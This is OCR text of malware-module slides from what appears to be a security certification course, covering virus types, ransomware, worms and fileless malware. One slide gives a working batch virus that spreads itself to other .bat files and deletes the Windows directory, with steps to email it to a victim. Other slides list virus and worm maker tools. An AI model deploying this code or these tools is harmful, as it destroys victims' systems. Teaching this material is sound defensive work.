File and Multipartite Virus	Metamorphic Virus	Email and Armored Virus
Macro and Cluster Virus	Overwriting File or Cavity Virus	Add-on and Intrusive Virus
Stealth/Tunneling Virus	Companion/Camouflage Virus	Direct Action or Transient Virus
Encryption Virus	Shell and File Extension Virus	Terminate & Stay Resident Virus
Sparse Infector Virus	FAT and Logic Bomb Virus	

Ransomware

- Ransomware is a type of malware that **restricts access to the computer system's files and folders** and demands an online **ransom payment** to the malware creator(s) to remove the restrictions

Dharma

Dharma is a dreadful ransomware that attacks victims through **email campaigns**; the **ransom notes** ask the victims to contact the threat actors via a provided email address and **pay in bitcoins for the decryption service**

Dharma – Ransom Notes

Ransomware Families

- Cerber
- CTB-Locker
- Sodinokibi
- BitPaymer
- CryptXXX
- Cryptorbit ransomware
- Crypto Locker Ransomware
- Crypto Defense Ransomware
- Crypto Wall Ransomware

Ransomware (Cont'd)

eCh0raix

eCh0raix is a new ransomware that **specifically targets Linux devices** with **QNAP Network Attached Storages (NAS)** by employing the **AES encryption technique**

Status: Waiting Payment...

If you want decrypting your files send 0.055 BTC(bitcoin)

to this address: 1LWqmP4oTjWS3ShfHWm1UjnvaLxfMr2kjm

Or use QR code

Check payment and get decryptor

SamSam

SamSam is a notorious ransomware that has infected millions of **unpatched servers** by employing the **RSA-2048 asymmetric encryption technique**

How to Infect Systems Using a Virus: Creating a Virus

A virus can be created in two different ways:

- **Writing a Virus Program**
- **Using Virus Maker Tools**

Writing a Virus Program

Create a batch file Game.bat with this text

```
@ echo off
for %%f in (*.bat) do
copy %%f + Game.bat
del c:\Windows\*.*
```

1. Convert the Game.bat batch file to Game.com using the bat2com utility
2. Send the Game.com file as an email attachment to a victim

3. When run, it copies itself to all the .bat files in the current directory and deletes all the files in the Windows directory

How to Infect Systems Using a Virus: Creating a Virus (Cont'd)


Using Virus Maker Tools

Virus Maker Tools

- Bhavesh Virus Maker SKW
- Deadly Virus Maker
- SonicBat Batch Virus Maker
- TeraBIT Virus Maker
- Andreinick05's Batch Virus Maker

DELmE's Batch Virus Maker

DELmE batch virus maker creates viruses that can perform tasks such as **deleting files** on a hard disk drive, **disabling admin** privileges, cleaning the registry, and **killing tasks**




JPS Virus Maker

How to Infect Systems Using a Virus: Propagating and Deploying a Virus

Virus Hoaxes

- Hoaxes are **false alarms** claiming reports about a non-existing virus that may contain virus attachments
- Warning messages propagating that a certain email message **should not be viewed** and doing so will damage one's system
- Some of the famous virus hoaxes are as follows:
  - AppleCare
  - Bangkok 8.5 Earthquake Video
  - Chrome critical error
  - Compromising video

Google Critical Security Alert Scam



How to Infect Systems Using a Virus: Propagating and Deploying a Virus (Cont'd)


Fake Antivirus

- A well-designed, fake antivirus **looks authentic** and often encourages users to install it on their systems, perform updates, or remove viruses and other malicious programs
- Once installed, these fake antiviruses can **damage target systems** like other malwares

Fake Antivirus Programs

- AntiVirus Pro 2017
- PCSecureSystem
- Antivirus 10
- TotalAV

Free Antivirus 2019



Computer Worms

- Computer worms are malicious programs that **independently replicate**, **execute**, and **spread across the network connections**, thus consuming available computing resources without human interaction
- Attackers use worm **payloads to install backdoors** in infected computers, which turns them into **zombies** and **creates a botnet**; these botnets can be used to perform further cyber attacks

Worms:

- Monero
- Bondat
- Beapy

How is a Worm Different from a Virus?

- ***A Worm Replicates on its own***

  A worm is a special type of malware that can replicate itself and use memory but cannot attach itself to other programs

- ***A Worm Spreads through the Infected Network***

  A worm takes advantage of file or information transport features on computer systems and automatically spreads through the infected network but a virus does not


Worm Makers

Internet Worm Maker Thing

- **Internet Worm Maker Thing** is an open-source tool used to **create worms** that can infect victim's drives, files, show messages, and disable antivirus software
- This tool **comes with a compiler** by which you can easily convert your batch virus into an executable to **evade antivirus** or for any other purpose

Worm Makers

- Batch Worm Generator
- C++ Worm Generator



Module Flow

1. Malware Concepts
2. APT Concepts
3. Trojan Concepts
4. Virus and Worm Concepts
5. Fileless Malware Concepts
6. Malware Analysis
7. Countermeasures
8. Anti-Malware Software

What is Fileless Malware?

- Fileless malware, also known as non-malware, **infects legitimate software, applications**, and other protocols existing in the system to perform various malicious activities
- It leverages any existing vulnerabilities to infect the system
- It resides in the system's RAM. It **injects malicious code** into the running processes such as Microsoft Word, Flash, Adobe PDF Reader, Javascript, and PowerShell


Reasons for using fileless malware in cyber attacks:

- **Stealthy in nature** - Exploits legitimate system tools
- **Living-off-the-land** - Exploits default system tools
- **Trustworthy** - Uses tools that are frequently used and trusted

Fileless Propagation Techniques used by attackers:


- Phishing emails
- Legitimate applications
- Native applications
- Infection through lateral movement
- Malicious websites
- Registry manipulation
- Memory code injection
- Script-based Injection

Taxonomy of Fileless Malware Threats



https://docs.microsoft.com


How does Fileless Malware Work?



Launching Fileless Malware through Document Exploits and In-Memory Exploits


Document Exploits

- The attacker can trick users into downloading a document, archives, or any attractive files consisting of **malicious macro codes**
- The malicious macro **launches VBA or JavaScript** to exploit the Windows default tools such as PowerShell to continue the chain of infection




In-Memory Exploits

- Attackers inject a malicious payload into the RAM that targets the legitimate process **without leaving any footprints**
- Attackers exploit different Windows APIs such as WMI, PSExec, or PowerShell to gain access over the process memory of a legitimate process




Launching Fileless Malware through Script-based Injection

- Fileless attacks are also performed using the scripts where binaries and shellcodes are embedded, obfuscated, and compiled to avoid file creations on the disk
- Scripts allow attackers to **communicate and infect the applications** or operating systems without being traced




Launching Fileless Malware by Exploiting System Admin Tools

- Attackers exploit default system admin tools such as Certutil, WMIC, and Regsvr32 to **launch fileless infections**
- Attackers use Certutil and Windows Management Interface Command (WMIC) utilities to steal information
- They exploit command-line tools such as **Regsvr32**, and **runddl32** to run malicious DLLs



